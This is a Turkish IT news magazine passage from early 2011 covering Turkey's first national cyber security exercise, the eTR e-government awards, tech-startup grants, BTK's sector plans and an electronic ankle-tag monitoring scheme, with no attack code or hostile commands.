Dört gün süren tatbikatta dağıtık hizmet dışı bırakma, İnternet sayfası tahrifatı, port tarama, kayıt dosyası analizi gibi gerçek saldırı teknikleri kullanıldı. NATO ve Avrupa Birliği tarafından düzenlenen uluslararası geniş kapsamlı siber tatbikatlarda dahi henüz uygulanmamış olan gerçek saldırı yöntemlerinin hayata geçirildiği tatbikatın ilk iki günlük kısmında gerçek saldırılar uygulanırken, son iki günlük kısmında ise yazılı ortamda olası saldırı senaryoları değerlendirilerek teknik, idari ve hukuki süreçler ele alındı. Tatbikatta; 83 gerçek saldırı, 450’nin üzerinde yazılı senaryo değerlendirildi ve tatbikat gerek içeriğinin türü gerekse içerik miktarı açısından dünyada yapılmış olan önemli siber tatbikatlar arasında yerini aldı. Tatbikata dair genel bilgilendirme sonuçları, tüm katılımcı kurumlarla 28 Ocak 2011’de düzenlenen “Seçkin Gözlemci Oturumu”nda paylaşıldı.

Tatbikat ile artık somut bir tehlike haline gelen siber savaş tehdidine karşı hazırlıklı olma, kurumların bilgi sistemi güvenliği olaylarına müdahale ve kurumlar arası koordinasyon yeteneğini belirleme, kurumlar arası iletişimi artırma, bilgi ve deneyim paylaşımı ile siber güvenlik bilincinin artırılması amaçlanıyor. Daha önce 12-15 Ekim 2010’da düzenlenmesi planlanan USGT, bazı katılımcıların hazırlık çalışmaları için ek süre talep etmeleri nedeniyle Ocak 2011’e ertelenmişti.

Tatbikatın resmi açılışı, 27 Ocak 2011’de, Başbakan Yardımcısı Bülent Arınç, Devlet Bakanı Prof. Dr. Mehmet Aydın, Ulaştırma Bakanı Binali Yıldırım ile TÜBİTAK Başkanı Prof. Dr. Nüket Yetiş ve BTK Başkanı Dr. Tayfun Acarer’in katılımıyla TOBB Ekonomi ve Teknoloji Üniversitesi’nde (TOBB ETÜ) düzenlendi. Açılış konuşmasında bilişim sistemlerine gerçeğini aratmayacak yoğunlukta saldırılar yapıldığını belirten Ulaştırma Bakanı Binali

Yıldırım, “Nerede açık var, nerelerin takviyeye ihtiyacı var, planlı ve örgütlü bir siber saldırı olsa nasıl koordine olunur, nasıl müdahale edilir, klasik tatbikatlardan farkı niteliği olan bu tatbikatla ortaya çıkmış oluyor” dedi.

Bakan Yıldırım, bu tatbikat ile kurumların farklı ve güncel tiplerdeki saldırılara karşı durumlarının tespiti yapılacağını, iyileştirme alanları, müdahale kabiliyetleri ve bilgi ve tecrübe paylaşımlarının ölçümleneceğini söyledi. Siber güvenlik konusunun Ulusal Strateji ve politikalarımız arasında yerini aldığı, Milli Güvenlik Kurulu’nda değerlendirilen konu haline geldiğine işaret eden Yıldırım, Avrupa Komisyonu Siber Suçlar Sözleşmesi’ne Türkiye’nin de taraf olduğunu, ancak uluslararası statü kazanması için metnin TBMM’den geçmesi gerektiğinin altını çizdi.

İstenmeyen e-postalara (SPAM) kaynaklık eden ülkeler sıralamasında Türkiye’nin birinci sıradan, 2009’nda 7. sıraya geçtiğini, Web’de en çok kötücül yazılım barındıran 10 ülke arasında ise Türkiye’nin 9. sırada yer aldığını anlatan Yıldırım, “Biliyoruz ki hiçbir bilişim sistemini yüzde yüz güvenli yapmak mümkün değildir. İnsan yapısı olan her sistem hataya açıktır. Ama temel amacımız bu sistemlerde mümkün olduğunca iyi güvenlik sistemleri kurmak, bunları sürekli denetlemek ve iyileştirmektir. Düşünün ki kurumunuza yapılan saldırı aslında kapsamlı ve geniş

bir saldırının bir parçası olabilir. Şimdi, bu tatbikat ve sonrasında yürütülecek çalışmalar ile ortak akıl, ortak hareket ile hattı müdafaa yerine sathı müdafaa yapabileceğiz” diye konuştu. Tatbikat sonrasında siber olaylarla mücadelede Türkiye’nin teknik, idarî ve hukukî kabiliyetlerinin artırılması için öneriler geliştirileceğine değinen Yıldırım, “Tatbikat başarıyla geçti, güvendeyiz gibi bir rehavete kapılmak yok. Çünkü bilişim teknolojileri geliştikçe güvenliğini tehdit eden unsurlar da kendisini geliştiriyoruz. Bu tatbikatlar olacak ama asıl olan sürekli teyakkuz halinde bir sitemi geliştirmek” dedi.

“Sanal” ama aslında en reel olan

Devlet Bakanı Mehmet Aydın ise, değişen dünyada ülkelerin güvenliğinin siber güvenlikte önemli bir unsur olduğuna değinerek, çok hızlı bir değişim sürecinin yaşandığı Türkiye’de de bu değişimin en önemli güçlerinden birinin siber güvenlik konusu olduğunu söyledi. NATO’nun son 5-6 yıldır “aydınlanmış güvenlik kavramı” denilen yeni bir güvenlik konsepti üzerinde çalıştığını anlatan Devlet Bakanı Aydın, bu kavrama son bilimsel değişikliklerin yanı sıra “kültür” kavramının da katıldığını belirtti. Aydın, siber mekânın insanın düşüncesini, zihniyetini, kültürünü değiştirdiğini ifade ederek, “Adına sanal diyoruz ama aslında en reel olandır” dedi.

Siber tatbikatın, öteki bütün güvenlik tatbikatların temelinde durduğunun altını çizerek ülkelerin güvenliklerinin kendileri tarafından güvence altına alınması gerektiğine işaret eden Aydın, “Bugün eğer bir ülke, kendine yetecek kadar güvenlik teknolojileri oluşturmuyorsa, güvenliğini başka ellere teslim ediyorsa, o ülkenin güvenliğinden makul ölçüde söz etmek mümkün değildir. Eğer burada bir boşluk söz konusu ise, öteki alanlarda güvenlikten bahsedilemez” diye konuştu.

Siber güvenlik alanında yapılan teknik çalışmaların tam olarak amacına ulaşabilmesi için yasal düzenleme ile desteklenmesinin şart olduğunu vurgulayan Aydın, “Bu konudaki açıklık en kısa zamanda kapatılmak zorundadır” dedi.

Tatbikat sonrasında siber olaylarla mücadelede Türkiye’nin teknik, idari ve hukuki kabiliyetlerinin artırılması için öneriler geliştirilecek. Tatbikatın sonunda iki ayrı rapor hazırlanacak. İlk rapor kurum ismi verilmeden genel bir durum değerlendirmesi şeklinde olacak, diğer rapor ise yalnızca kurumlarla paylaşılacak.

Siber Güvenlik Tatbikatı’na katılan 41 kurum şunlar:

Adalet Bakanlığı, Ankara Cumhuriyet Başsavcılığı, Ankara Üniversitesi, AVEA, Bankacılık Düzenleme ve Denetleme Kurumu, Başbakanlık, Bilgi Güvenliği Derneği, Bilgi Teknolojileri ve İletişim Kurumu (BTK)- Telekomünikasyon İletişim Başkanlığı (TİB), Devlet Planlama Teşkilatı (DPT), Dış Ticaret Müsteşarlığı (DTM), Dışişleri Bakanlığı, Emniyet Genel Müdürlüğü, Genelkurmay Başkanlığı, Hazine Müsteşarlığı, İçişleri Bakanlığı, Maliye Muhasebat Gn.Md., Merkez Bankası, Microsoft Türkiye, Milli Güvenlik Kurulu Genel Sekreterliği, Milli Savunma Bakanlığı, Nüfus ve Vatandaşlık İşleri Gn.Md, ODTU, Sağlık Bakanlığı, Savunma Sanayii Müsteşarlığı, Sayıştay Başkanlığı, Sermaye Piyasası Kurulu, Sosyal Güvenlik Kurumu, Tapu ve Kadastro Gn.Md., TOBB ETU, TNET, TURKCELL, TURKSAT, TÜBİTAK BİLGEM KSM, TÜBİTAK BİLGEM PARDUS, TÜBİTAK BİLGEM UEKAE, TÜBİTAK ULAKBİM, Türk Telekom A.Ş., Ulaştırma Bakanlığı, Vakıfbank ve Vodafone.

“Tatbikat, siber saldırı gerçeğinden uzak”

CHP Adana Milletvekili Tacidar Seyhan, 5 Ocak 2011’de düzenlediği basın toplantısında “siber suçlarla mücadele” konusundaki bazı gelişmelere değinip Dışişleri Bakanı Ahmet Davutoğlu’nun, Avrupa Konseyi’nin 2001’de imzaya açtığı “Avrupa Siber Suçlarla Mücadele Sözleşmesi”ni 10 Kasım 2010’da imzaladığını anımsattı. Sözleşmenin onaylanmasına dair yasa tasarısının henüz TBMM’ye gelmediğine dikkat çeken Seyhan, “Eğer iç hukukta gerekli düzenlemeleri yapmadan sözleşmeyi Meclis’ten geçirirsek, siber suçlara karşı tedbir alacağız derken, yeni olumsuzluklar ve belirsizlikler yaratırız” dedi.

Seyhan, Türkiye’de siber saldırılara uğramayan kurum bulunmadığını, riskleri ortadan kaldıracak, disiplinli, iyi eğitilmiş bir “siber ordu” kurulması gerektiğini belirtti. Tatbikatta yapılacak eylemlerin uluslararası siber tatbikatlarda gerçekleştirilen 20 temel konudan sadece dördünü kapsadığını bildiren Seyhan, şunları söyledi:

“Bu tatbikat 5 ayda iki kez iptal edildi. Umarım kurumlarımız bu kez hazır olur. Bu 5 aylık süreç içerisinde ABD, 12 ülkenin katılımı ile uluslararası siber güvenlik tatbikatını yapmış oldu. Tüm olumsuzluklara rağmen bu tatbikat başlangıç açısından önemli ve yerindedir. Online 7/24 çalışacak düzenli bir siber ordu mutlak kurulmalı, bu ordunun Ar-Ge altyapısı TÜBİTAK’a ve birlikte çalışacak üniversitelerimize teslim edilmelidir.”

Tüm Türkiye’ye açık bir tatbikatın yapılması gerektiğine de işaret eden Seyhan, “Böylece Türkiye’nin siber saldırı gücü ve savunma gücü de açığa çıkmış olacaktır. Bu tatbikatı bir tek kurumda çalışan insanların yetenekleriyle sınırlı tutmak tatbikatı kısıtlı hale getirir. Yine de TÜBİTAK’ın bu çalışması başlangıç açısından çok önemlidir” diye konuştu.

Bu arada Tatbikata katılmak istediği TÜBİTAK tarafından kabul edilmeyen Seyhan, “Kurumların zafiyetinin gizlenmesi ve verilerinin güvence altında tutulması nedeniyle kabul edilmedim. Vekile güven kalmadı” diye tepki gösterdi.

Siber polisler geliyor

Ulaştırma Bakanı Binali Yıldırım, 20 Ocak 2011’de NTV’de katıldığı bir programda, sanal alemde işlenen suçlar ve ağ alt yapılarının güçlendirilmesi için çalışma yürüttüklerini açıkladı. Bakan Yıldırım, siber suçlarının önlenmesi için siber polis sisteminin devreye sokulacağını bildirerek şunları söyledi:

“Yavaş yavaş her şey İnternet üzerinden yapılmaya başlandı. Yalnızca kurumların değil, vatandaşlar da birçok işini İnternet üzerinden yürütmeye başladı. İnternet’e alt yapıya zarar gelse elimizi oynatamaz hale geliriz. Türkiye de sanal tehdidi milli güvenlik kavramı içinde tanımladı. Bu çalışmayı TÜBİTAK ile BTK birlikte yaptı. Bunun sonuçlarını alt yapı hazırlığımızın ne kadar güvenli olup olmadığını bir senaryoyla tatbik edeceğiz. Bu suçlarla ilgili özel bir birim geliyor. Buna ait siber polis bile olacak.”

8. eTR Ödülleri, TBMM’de verildi

Türk Sanayicileri ve İşadamları Derneği (TÜSİAD) ve Türkiye Bilişim Vakfı (TBV) tarafından düzenlenen ve eDevlet uygulamalarının “Oscar”ı olarak tanımlanan “e Türkiye (eTR) Ödülleri”, bu yıl Türkiye Büyük Millet Meclisi’nde (TBMM) sahiplerini buldu. TÜSİAD ve TBV tarafından, e-Devlet uygulamalarını ödüllendirmek ve bu alandaki farkındalığı artırmak amacıyla tesis edilen “eTR Ödülleri” törenine, TBMM Başkanı Mehmet Ali Şahin, Ulaştırma Bakanı Binali Yıldırım, TÜSİAD Yönetim Kurulu Başkanı Ümit Boyner, TBV Yönetim Kurulu Başkanı Faruk Eczacıbaşı ve Turkcell Genel Müdürü Süreyya Ciliv katıldı.

TBMM Başkanı Şahin, törende yaptığı konuşmada, bilim ve teknolojinin günümüzde menkul değer haline geldiğini, artık çağımızın bilgi çağı olduğunu belirterek, “Bilim ve teknoloji çağdaşlığın öncüsüdür. Bu yarışta Türkiye geri kalmamalıdır. Başa yarışan bir ülke olmalıyız. Sivil toplum kuruluşlarını fikir üreten bir fabrika gibi görüyorum” dedi.

Ulaştırma Bakanı Yıldırım, Bakanlığının koordinasyonunda yürütülen e-Devlet çalışmalarından söz etti. TBV Yönetim Kurulu Başkanı Eczacıbaşı ise “eTR ödülleri” nin amacını anlatarak “Sekiz yıl önce TÜSİAD ile birlikte başladığımız bu girişimi sürdürerek, iki sivil toplum kuruluşu anlamlı ve verimli bir işbirliği yapıyoruz. Türkiye’de örneği görülmemiş, STK’ların oluşturduğu, devlet nezdinde bu ilk ve tek ödül mekanizması, gittikçe daha artan bir ilgiyle, yükselen bir eğim izliyor” dedi.

TÜSİAD Yönetim Kurulu Başkanı Boyner de kamu kurumlarının yenilikçi bir yaklaşımla e-Devlet uygulamalarını geliştirmesi, özel sektörün de bu alanda hizmetlerin yaygınlaşması yönünde destek vermesinin önem taşıdığını vurguladı. Boyner, bilgi toplumu hedeflerinin üst düzeyde sahiplenilmesi ve koordinasyonu, e-Dönüşüm projelerinin kurumlar arasında eşgüdüm gözetilecek şekilde planlanması, altyapının güçlendirilmesi ve e-Devlet süreçlerinin daha verimli işlemesi için “yönetişim” konusunun da titizlikle ele alınması gerektiği düşüncesinde olduklarını belirtti.

Bu yıl, “Kamudan Kamuya e-Hizmetler” kategorisinde, Orman Genel Müdürlüğü, “Orman Yangın Erken Uyarı Sistemi”; “Kamudan Vatandaşa e-Hizmetler” kategorisinde, Emniyet Genel Müdürlüğü, “Araç Tescil ve Sürücü Belgesi İşlemlerinin Elektronik Ortamda Yapılması”; “Kamudan İş Dünyasına e-Hizmetler” kategorisinde ise Çevre ve Orman Bakanlığı, Çevre Yönetimi Genel Müdürlüğü “Çevrimiçi Çevre İzinleri” projeleriyle, 8. e-Tr ödülünü aldılar.

Bu kategorilerin dışında modern devlet anlayışını destekleyen, şeffaflık, sosyal sorumluluk gibi ilkeleri benimsemiş uygulamalar arasından Gaziantep Şahinbey İlçe Belediyesi’ne “Rehber Eşliğinde Sanal Belediyecilik Projesi”, Tarım ve Köyişleri Bakanlığı Yayın Dairesi Başkanlığı’na “Web Tarım TV Projesi” ve Sakarya Serdivan Belediyesi’ne “Serdivan Kentsel Otomasyon Projesi” nedeniyle Özel Ödül verildi.

TÜSİAD ve TBV tarafından verilen “eTürkiye Ödülleri”nin sahipleri, ödülleri TBMM’de aldı.

300 teknogirişimciye 30 milyonluk destek

Türkiye'nin de küresel markalar çıkarmasını amaçlayan program kapsamında Sanayi ve Ticaret Bakanlığı, 30 milyon lira bütçe kullanarak bu yıl 300 genç teknogirişimciye hibe desteği verecek.

Sanayi ve Ticaret Bakanı Nihat Ergün, Teknogirişim Sermaye Desteği Programı için başvuru süresinin 24 Aralık 2010 itibarıyla sona erdiğini, 2011 yılı için 776 genç girişimcinin 100 bin liralık hibe desteğinden yararlanmak amacıyla başvurduğunu bildirdi. 2011'de destekleyecekleri genç teknogirişimci sayısını 100'den 300'e çıkardıklarını belirten Ergün, "2011 yılı teknogirişim desteği için 30 milyon lira

bütçe koyduk, bu yıl 300 genç girişimcimizi destekleyeceğiz" dedi.

Bakanlık olarak, Türkiye'nin teknoloji kapasitesini artırmaya büyük önem verdiklerine değinen Bakan Ergün, 2023'te 500 milyar dolar ihracat yaparak dünyanın en büyük 10 ekonomisinden biri olmayı hedeflediklerini, bu hedeflere ulaşmak için, Türkiye'nin üretim yapısı içinde ileri teknolojili ve yüksek katma değerli ürünlerin payını artırmak gerektiğini vurgulayarak şunları söyledi:

"Bakanlık olarak, sanayicilerimize ve girişimcilerimize bu konularda önemli kolaylıklar sağlıyoruz. Ar-ge Kanunu, San-Tez Programı, Teknopark uygulamaları ve KOSGEB destekleriyle teknoloji üreten faaliyetleri destekliyoruz. Bakanlığımızın programları içinde en çok önemseydiğimiz programlardan birisi de Teknogirişim Sermayesi Desteği programıdır. Zira bu program, ülkemizin iki önemli sorunu olan yenilikçilik ve girişimciliğe aynı anda cevap üretmektedir."

"En doğru adres, girişimciliği geliştirmek"

İş gücüne katılımın sürekli arttığı bir demografik yapıda hem yeni gelenlere iş bulmak hem de mevcut işsiz stokunu eritmek için en doğru adresin girişimciliği geliştirmek olduğuna işaret eden Ergün, Teknogirişim Sermayesi Desteği Programı'yla, yüksek eğitilmiş ve nitelikli gençlerin, teknoloji ve yenilik odaklı fikirlerini, katma değer ve nitelikli istihdam yaratma potansiyeli yüksek teşebbüslere dönüştürebilmelerinin hedeflendiğini bildirdi.

Programa, örgün öğrenim veren üniversitelerin herhangi bir lisans programından bir yıl içinde mezun olabilecek durumdaki öğrenci, yüksek lisans veya doktora öğrencisi ya da lisans, yüksek lisans veya doktora derecelerinden birini ön başvuru tarihinden en çok beş yıl önce almış kişiler başvurabiliyor. Böylece genç, nitelikli ve parlak zihinlerin teknoloji odaklı fikirler, önce projelere, sonra da ürüne dönüştürmelerine olanak sağlanıyor.

2009'da 78, 2010'da 102 proje desteklendi

İlk kez 2009 yılında uygulanmaya başladıkları projeye, gençlerin ilgisinin her geçen gün arttığını belirten Bakan Ergün, 2009'da 159 başvuru alındığını ve 78 tanesinin desteklendiğini, 2010'da ise başvuru sayısı 724'e yükseldiğini ve 102 projenin desteklendiğini kaydetti.

Bakan Ergün'ün verdiği bilgilere göre, 20 farklı şehirde ve 48 farklı üniversiteden mezun öğrencinin desteklenen projesi ağırlıklı olarak enformasyon, bilişim, elektrik-elektronik, kimya, tıp ve makine gibi kritik sektörlerle ilgili. Desteklenen projeler arasında 2009 yılındaki 78 girişimciden 3'ü patent aldı, 20'si ise ürününü ticarileştirdi.

Teknogirişim Sermaye Desteği Programı'ndaki amaçlarının Türkiye'nin de küresel markalar çıkarması olduğunu ifade eden Bakan Ergün, "Bugün milyar dolar seviyesinde değeri olan Microsoft, HP ve Google gibi birçok firma, cesur ve fırsatları avantaja çevirme yeteneği olan genç girişimciler tarafından kurulmuştur. Peki, bu ülkenin gençlerinden bir Bill Gates neden çıkmasın? Bu ülkenin Oracle veya Dell gibi küresel firmaları niçin olmasın? Bu program aynı zamanda ülkemizde beyin göçünü tersine çevirmeye de başlayan bir programdır" dedi.

BTK: 2011'de sektörün, yüzde 10 büyümesini bekliyoruz

2011 İş Planı'nda 36 kalemden oluşan işe yer veren BTK, 2010'da 35 milyar dolara ulaşan sektörün bu yıl yüzde 10'luk bir büyüme beklendiğini açıkladı.

Bilgi Teknolojileri ve İletişim Kurumu (BTK) Başkanı Dr. Tayfun Acarer ve Kurum 2'nci Başkanı Dr. Ayhan Beydoğan, 26 Ocak 2011'de düzenlenen basın toplantısında 2010 yılı faaliyetlerini ve 2011'de tamamlamayı planladıkları önemli düzenleme ve çalışmaları içeren 2011 Yılı İş Planı'nı değerlendirdi.

2009'da yaşanan global krize rağmen Türkiye'de bilgi iletişim teknolojileri (BİT) sektörünün yüzde 5 büyüdüğüne dikkat çeken Acarer, "Sektörün geçen yılki büyüme oranı yüzde 6 civarındaydı. Sektör büyüklüğü 2010

sonu itibarıyla 35 milyar dolara ulaştı.

2011 yılında ise sektör için yüzde 10'luk bir büyüme bekliyoruz" dedi.

Geçen yıl yüzde 25'lik bir artış yaşanan genişbant abone sayısının 8.45 milyona çıktığını ifade eden Acarer, "3G mobil genişbantta çok büyük artış var. AB ülkelerinde genişbant penetrasyon oranı yüzde 48, Türkiye'de yüzde 45. Türkiye'nin bu konuda AB'nin çok gerisinde olduğu iddiası gerçeği yansıtmıyor. Çünkü Türkiye'de hanedeki insan sayısı ortalaması 4 iken, Avrupa'da 2'nin altında. Genişbant kullanan insan sayısı Avrupa ile hemen hemen aynı" diye konuştu.

Her yıl 16 milyon telefonun ithal edildiğine dikkat çeken Acarer, yerli telefon üretilmesi gerektiğini gündeme getirerek 16 milyon telefonun yüzde 20'sini Türkiye'de üretildiğinde 350 milyon dolarlık ekonomik bir kazanç sağlanacağını vurguladı.

Cep telefonu ithalatına ilişkin bir sınırlama ya da düzenlemenin olmadığını, Türkiye'de üretilecek cep telefonlarına teşvik sağlanmasına yönelik bir düzenleme hazırlanıp "Torba Kanun"a konulduğunu bildiren Acarer, bantta üretilen cihazlara teşvik verilmesiyle Türkiye'de üretim patlaması yaşanacağına inandığını, bu düzenleme içerisinde yerli ürünlerin standardizasyon ve sertifikasyonlarının da yer alacağını belirtti.


2011'de özellikle denetim konusunu ön planda tutacaklarını belirten Acarer, 66 ilde elektromanyetik alan ölçümünün tamamlandığını, kalan 15 ilde de bu yöndeki çalışmalar devam ettiğini, çalışma sonuçlarının Türkiye'nin Elektromanyetik Alan Şiddeti Dağılım Haritası'nın çıkarılacağını bildirdi. Acarer, uyar-kaldır yöntemini en çok kullanan sitelerin başında Facebook'un geldiğini belirterek, bu internet sitesiyle herhangi bir sorun yaşamadıklarını vurguladı.

Acarer, Elektronik Haberleşme Sektörüne İlişkin Yetkilendirme Yönetmeliği'nde değişiklik yapılmasına ilişkin çalışmalar kapsamında; Avrupa Birliği uygulamalarına daha fazla uyum sağlanması, teknolojik gelişmelerin yansıtılması, uygulamalar açısından ortaya çıkan gereksinimlerin karşılanması çalışmalarının 2011'de tamamlanmasının planlandığını belirtti. BTK 2. Başkanı Beydoğan ise, 2010'da Sanal Mobil Şebeke Hizmeti (SMŞH) için da sanal mobil işletmeciliği için 28 lisans alındığını, bunların sadece birinin numara aldığını söyledi.



BTK'nın stratejik hedefleri

- Tüketici hak ve menfaatlerinin sürekli gözetilmesi,
- Etkin rekabet ortamının geliştirilmesi,
- Yenilikçilik ve Ar-Ge faaliyetlerinin devamlılığının sağlanması,
- Bilgi toplumu oluşumunun desteklenmesi,
- Bilgi teknolojileri ve iletişim sektöründe üretimin desteklenmesi,
- Bilgi teknolojileri ve iletişim sektöründe destek ve hizmet faaliyetlerinin yaygınlaştırılması,
- Bilgi teknolojileri ve iletişim sektöründe çağrı merkezlerinin Doğu ve Güneydoğu illerine yönlendirilmesi (taşınması).

Bilişim Sektörü Büyüklüğü

Genişbant İnternet Abone Sayısı

Cezaevi yerine “e-kelepçe” ile izleme

Artan tutuklu ve hükümlü sayısı nedeniyle Adalet Bakanlığı, alternatif yöntemler arasında yer alan e-kelepçe sistemi üzerinde çalışma başlattı.

Türkiye, tutuklu ve hükümlü sayısının infaz kurumlarının kapasitesini aşmasının yol açtığı cezaevlerindeki doluluğa elektronik kelepçeli “e-kelepçe” çözüm getirmeye hazırlanıyor. Yıllardır Amerika ve Avrupa başta olmak üzere, dünyanın birçok ülkesinde hüküm giymiş suçluların takibinde kullanılan “e-kelepçe” sisteminin, Türkiye’de de hayata geçirilmesi planlanıyor. Adalet Bakanlığı Ceza ve Tevkifevleri Genel Müdürlüğü, “e-kelepçe” uygulaması konusunda bir süredir çalışma yürüttüğü çalışmalarda son aşamaya geldi. ABD ve Avrupa’daki uygulamaları inceleyen yetkililerin hazırladığı çalışma önce Adalet Bakanına sunacak. Ardından konu, tasarı haline getirilmek üzere Kanunlar Genel Müdürlüğü’nün gündemine alınacak.

“E-kelepçe” özellikle hakkında tutuklanma olasılığı olan ya da bir süredir tutuklu bulunan şüphelilere takılacak. Hâkimin, kaçma olasılığı, eylemleri ve duruşmadaki tutumuna bakarak hangi sanıklara tutuklama kararı vermek yerine “e-kelepçe” takılacağına karar verme konusunda takdir hakkı olacak. Şartlı salıverilen kişilere de elektronik kelepçe takılabilecek. Buna göre, 2 yıl ya da daha az hapis cezası alanlar, örgütlü suçlardan yargılanıp etkin

pişmanlıktan yararlananlar, tedavi ve denetime tabi tutulanlar yöntem uygulanacak. Elektronik kelepçenin uygulanacağı denetimli serbestlik ve adli kontrolün hangi suçlar açısından uygulanacağına ise yasama çalışmaları sırasında karar verilecek.

Sakarya’nın Sapanca İlçesi’nde düzenlenen “Denetimli Serbestlik ve Elektronik İzleme Sistemi Çalıştayı”nın açılışında konuşan Ceza ve Tevkifevleri Genel Müdürü Nizamettin Kalaman, ceza infaz kurumlarında barındırılan hükümlü ve tutuklu sayısının 120 bini bulduğunu, buna karşın bu kurumların 114 bin 348 yatak kapasitesine sahip olduğunu bildirdi. Ceza infaz kurumları için yatırım yapmak yerine alternatif ceza infaz modellerinin geliştirilmesi gerektiğine işaret eden Kalaman, e-kelepçe sisteminin mevzuat çalışmasını yaptıklarını belirtti. İlk oturumun ardından Kalaman, elektronik kelepçeleri basın mensuplarına tanıttı.

Adalet Bakanlığı’na teknoloji danışmanlığı yapan San Diego State Üniversitesi Öğretim Üyesi Prof. Dr. Yusuf Öztürk ise e-kelepçelerin GPS/GPRS tabanlı bir izleme ünitesiyle izlendiğine değinerek şu bilgileri verdi:

“Bağımsız izleme ünitesi, GPS’ten aldığı sinyallerle yer belirlemesi yapıp, GSM şebekesi

üzerinden de yer bilgisini izleme merkezine ileten bir cihaz. Başka bir cihaz türü de iki parçalı. GPS özelliği olan bir cihazımız var. Arayüz özelliği olan bir cihazımız var. Bu iki cihaz birbiriyle eşleştirildiğinde hem GPS aracılığıyla kişinin yerini belirleyebiliyoruz, hem de bu cihazın izlediğimiz kişinin üzerinde olduğunu belirleyebiliyoruz. Başka bir cihaz türü de ev hapsi verilen kişiler üzerinde kullanılabilecek şekilde dizayn edildi. Bu cihaz arayüz ünitesinin ev ünitesiyle eşleşmesinden oluşuyor. Bu birimde de daha çok ev hapsi uygulamaları veya sınırlı hareket kabiliyeti sağlanan durumlarda uygulanabilecek bir şey. Burada GPS söz konusu değil, normal telefon hatları üzerinden merkeze bağlı sistem aracılığıyla, kişinin belirli saatler içinde evinde veya iş yerinde olup olmadığı belirlenebiliyor.”

Sistemin handikabı olacağını belirten Öztürk, “Zaman içinde sistemi uyarlayarak tedbirleri alacağız. Sonuçta bunu bir kişi tasarlayıp ideal hale getirmeye çalışıyor. Bin 500 kişi de bunu bozmaya çalışacak. Bu 20 yılı aşkın süredir üzerinde çalışılan ve denenilen bir sistem. İnsan faktörünü işin içine kattığınızda teknolojinin getirdiği açıklar kapanacaktır” diye konuştu.

“Tıklama” usulü aşklar... evlilikler...

Her yıl 1 milyon kişi, İnternet’ten evlenirken Türkiye’de 3.5 milyon kişi sanal ortamda eş arar oldu. Her ne kadar “sağlıklı ve gerçekçi” bulunmasa da “sanal aşklar”ın daha da artacağı kabul ediliyor.

Aslıhan Bozkurt

